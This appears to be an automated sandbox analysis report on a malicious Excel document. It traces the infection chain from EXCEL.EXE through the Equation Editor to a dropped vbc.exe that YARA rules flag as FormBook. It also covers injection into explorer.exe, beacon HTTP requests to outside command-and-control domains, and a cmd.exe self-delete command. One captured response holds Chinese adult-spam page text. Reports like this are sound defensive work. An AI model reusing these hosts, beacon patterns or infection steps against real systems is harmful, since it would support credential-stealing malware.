Nov 25, 2021 18:13:29.930166006 CET	324	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 25 Nov 2021 17:13:29 GMT Content-Type: text/html Content-Length: 275 ETag: "6192576c-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49169	154.205.233.189	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:13:35.307363987 CET	324	OUT	GET /m07f/?8pM=dna2QeGax28GSJkNz7Uka6j7mpWTPT6ewM6loPSgIzIWFgZfz42ON2JlykoAty+SKeMdPQ==&8p=5jRPexjhYVA HTTP/1.1 Host: www.yhxt13800.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 18:13:35.485795021 CET	326	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 25 Nov 2021 17:13:43 GMT Content-Type: text/html Content-Length: 2025 Connection: close Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 3e 0d 0a 3c 68 65 61 64 3e 0d 0a 3c 73 63 72 69 70 74 3e 64 6f 63 75 6d 65 6e 74 2e 74 69 74 6c 65 3d 27 d0 c2 d3 e0 c7 bd c6 cc bb e1 d5 b9 b7 fe ce f1 d3 d0 cf de b9 ab cb be 27 3b 3c 2f 73 63 72 69 70 74 3e 0d 0a 3c 74 69 74 6c 65 3e 26 23 32 30 31 32 32 3b 26 23 32 37 39 35 34 3b 26 23 33 32 35 30 38 3b 26 23 32 31 35 31 32 3b 26 23 32 30 30 33 37 3b 26 23 32 30 30 33 37 3b 26 23 31 39 39 36 38 3b 26 23 32 36 34 31 32 3b 26 23 32 30 32 33 34 3b 26 23 31 39 39 36 38 3b 26 23 32 31 33 30 36 3b 26 23 34 34 3b 26 23 32 36 33 36 38 3b 26 23 32 36 30 33 32 3b 26 23 32 36 33 36 38 3b 26 23 32 38 32 33 3b 26 23 33 30 33 34 30 3b 26 23 32 30 31 32 32 3b 26 23 32 37 39 35 34 3b 26 23 36 35 3b 26 23 38 36 3b 26 23 33 32 35 39 33 3b 26 23 33 31 34 34 39 3b 26 23 34 34 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 26 23 33 35 32 36 36 3b 26 23 33 30 34 37 35 3b 26 23 32 30 38 31 33 3b 26 23 33 36 31 35 33 3b 26 23 32 32 32 36 39 3b 26 23 32 30 31 33 35 3b 26 23 32 37 34 33 31 3b 26 23 33 32 36 35 34 3b 26 23 31 39 39 36 38 3b 26 23 32 31 33 30 36 3b 26 23 34 34 3b 26 23 32 30 30 33 37 3b 26 23 32 30 30 33 37 3b 26 23 33 32 35 30 38 3b 26 23 32 31 35 31 32 3b 26 23 31 39 39 36 38 3b 26 23 32 31 33 30 36 3b 26 23 32 30 31 30 38 3b 26 23 32 31 39 39 37 37 3b 26 23 32 31 33 30 36 3b 2f 74 69 74 6c 65 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 26 23 32 30 31 32 32 3b 26 23 32 37 39 35 34 3b 26 23 33 32 35 30 38 3b 26 23 32 31 35 31 32 3b 26 23 32 30 30 33 37 3b 26 23 32 30 30 33 37 3b 26 23 31 39 39 36 38 3b 26 23 32 36 34 31 32 3b 26 23 32 30 32 33 34 3b 26 23 31 39 39 36 38 3b 26 23 32 31 33 30 36 3b 26 23 34 34 3b 26 23 32 36 33 36 38 3b 26 23 32 36 30 33 32 3b 26 23 32 36 33 36 38 3b 26 23 32 32 38 32 33 3b 26 23 33 30 33 34 30 3b 26 23 32 30 31 32 32 3b 26 23 32 37 39 35 34 3b 26 23 36 35 3b 26 23 38 36 3b 26 23 33 32 35 39 33 3b 26 23 33 31 34 34 39 3b 26 23 34 34 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 26 23 33 35 32 36 36 3b 26 23 33 30 34 37 35 3b 26 23 32 30 38 31 33 3b 26 23 33 36 31 35 33 3b 26 23 32 32 32 36 39 3b 26 23 32 30 31 33 35 3b 26 23 32 37 34 33 31 3b 26 23 33 32 36 35 34 3b 26 23 31 39 39 36 38 3b 26 23 32 31 33 30 36 3b 26 23 34 34 3b 26 23 32 30 30 33 37 3b 26 23 32 30 30 33 37 3b 26 23 33 32 35 30 38 3b 26 23 32 31 35 31 32 3b 26 23 32 30 30 33 37 3b 26 23 32 30 30 33 37 3b 26 23 31 39 39 36 38 3b 26 23 32 31 33 30 36 3b 26 23 32 30 31 30 38 3b 26 23 32 31 39 39 37 37 3b 26 23 32 31 33 30 36 3b 22 20 2f 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 26 23 32 30 31 32 32 3b 26 23 32 37 39 35 34 3b 26 23 33 32 35 30 38 3b 26 23 32 31 35 31 32 3b 26 23 32 30 30 33 37 3b 26 23 32 30 30 33 37 3b 26 23 31 39 39 36 38 3b 26 23 32 36 34 31 32 3b 26 23 32 30 32 33 34 3b 26 23 31 39 39 36 38 3b 26 23 32 31 33 30 36 3b 26 23 34 34 3b 26 23 32 36 33 36 38 3b 26 23 32 36 30 33 32 3b 26 23 32 36 33 36 38 3b 26 23 32 32 38 32 33 3b 26 23 33 30 33 34 30 3b 26 23 32 30 31 32 32 3b 26 23 32 37 39 35 34 3b 26 23 36 35 3b 26 23 38 36 3b 26 23 33 32 35 39 33 3b 26 23 33 31 34 34 39 3b 26 23 34 34 3b 26 23 32 32 33 31 32 3b 26 23 33 32 34 34 37 3b 26 23 33 35 32 36 36 3b 26 23 33 30 34 37 35 3b 26 23 32 30 38 31 33 3b 26 23 33 36 31 35 33 3b 26 23 32 32 32 36 39 3b 26 23 32 30 31 33 35 3b 26 23 32 37 34 33 31 3b 26 23 Data Ascii: <html xmlns="http://www.w3.org/1999/xhtml"><head><script>document.title='';</script><title>亚洲综合久久一本伊一区,最新最大的亚洲AV网站,在线观看免费国产欧美一区,久久综合一区二区三区</title><meta name="keywords" content="亚洲综合久久一本伊一区,最新最大的亚洲AV网站,在线观看免费国产欧美一区,久久综合一区二区三区" /><meta name="description" content="亚洲综合久久一本伊一区,最新最大的亚洲AV网站,在线观看免费国产欧&#&

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49171	156.234.44.48	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:13:40.957479000 CET	327	OUT	GET /m07f/?8p=5jRPexjhYVA&8pM=igd9ZaB/0LuNZ3khfd1rv5ythTuTDfiv5fbgroetehOkX6jie/kGfA2Y9msKDFCRQxq0nA== HTTP/1.1 Host: www.clicktoreach.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Nov 25, 2021 18:13:41.200989008 CET	328	IN	HTTP/1.1 301 Moved Permanently Server: openresty Date: Thu, 25 Nov 2021 17:13:41 GMT Content-Type: text/html Content-Length: 166 Connection: close Location: https://www.clicktoreach.com/m07f/?8p=5jRPexjhYVA&8pM=igd9ZaB/0LuNZ3khfd1rv5ythTuTDfiv5fbgroetehOkX6jie/kGfA2Y9msKDFCRQxq0nA== Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6f 70 65 6e 72 65 73 74 79 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> openresty </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 284 Parent PID: 596

General

Start time:	18:11:17
Start date:	25/11/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f3b0000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: EQNEDT32.EXE PID: 1184 Parent PID: 596

General

Start time:	18:11:39
Start date:	25/11/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 1348 Parent PID: 1184

General

Start time:	18:11:42
Start date:	25/11/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x400000
File size:	305085 bytes
MD5 hash:	1624595E2354FF7BE9E7DC6DEF2ED69E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.465187885.0000000000510000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.465187885.0000000000510000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.465187885.0000000000510000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: vbc.exe PID: 2028 Parent PID: 1348

General

Start time:	18:11:44
Start date:	25/11/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x400000
File size:	305085 bytes
MD5 hash:	1624595E2354FF7BE9E7DC6DEF2ED69E
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.527141411.00000000023C0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.527141411.00000000023C0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.527141411.00000000023C0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.525306169.0000000000560000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.525306169.0000000000560000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.525306169.0000000000560000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.463047286.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.463047286.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.463047286.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.463706165.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.463706165.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.463706165.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.525208793.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.525208793.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.525208793.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000001.464395143.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000001.464395143.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000001.464395143.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1764 Parent PID: 2028

General

Start time:	18:11:47
Start date:	25/11/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.494095380.00000000095A5000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.494095380.00000000095A5000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.494095380.00000000095A5000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.487044128.00000000095A5000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.487044128.00000000095A5000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.487044128.00000000095A5000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: explorer.exe PID: 2992 Parent PID: 1764

General

Start time:	18:12:10
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0xf20000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.669495000.0000000000330000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.669495000.0000000000330000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.669495000.0000000000330000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.669355971.0000000000080000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.669355971.0000000000080000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.669355971.0000000000080000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.669436738.0000000000270000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.669436738.0000000000270000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.669436738.0000000000270000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 1228 Parent PID: 2992

General

Start time:	18:12:15
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\Public\vbc.exe"
Imagebase:	0x4a730000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Deleted

Disassembly

Code Analysis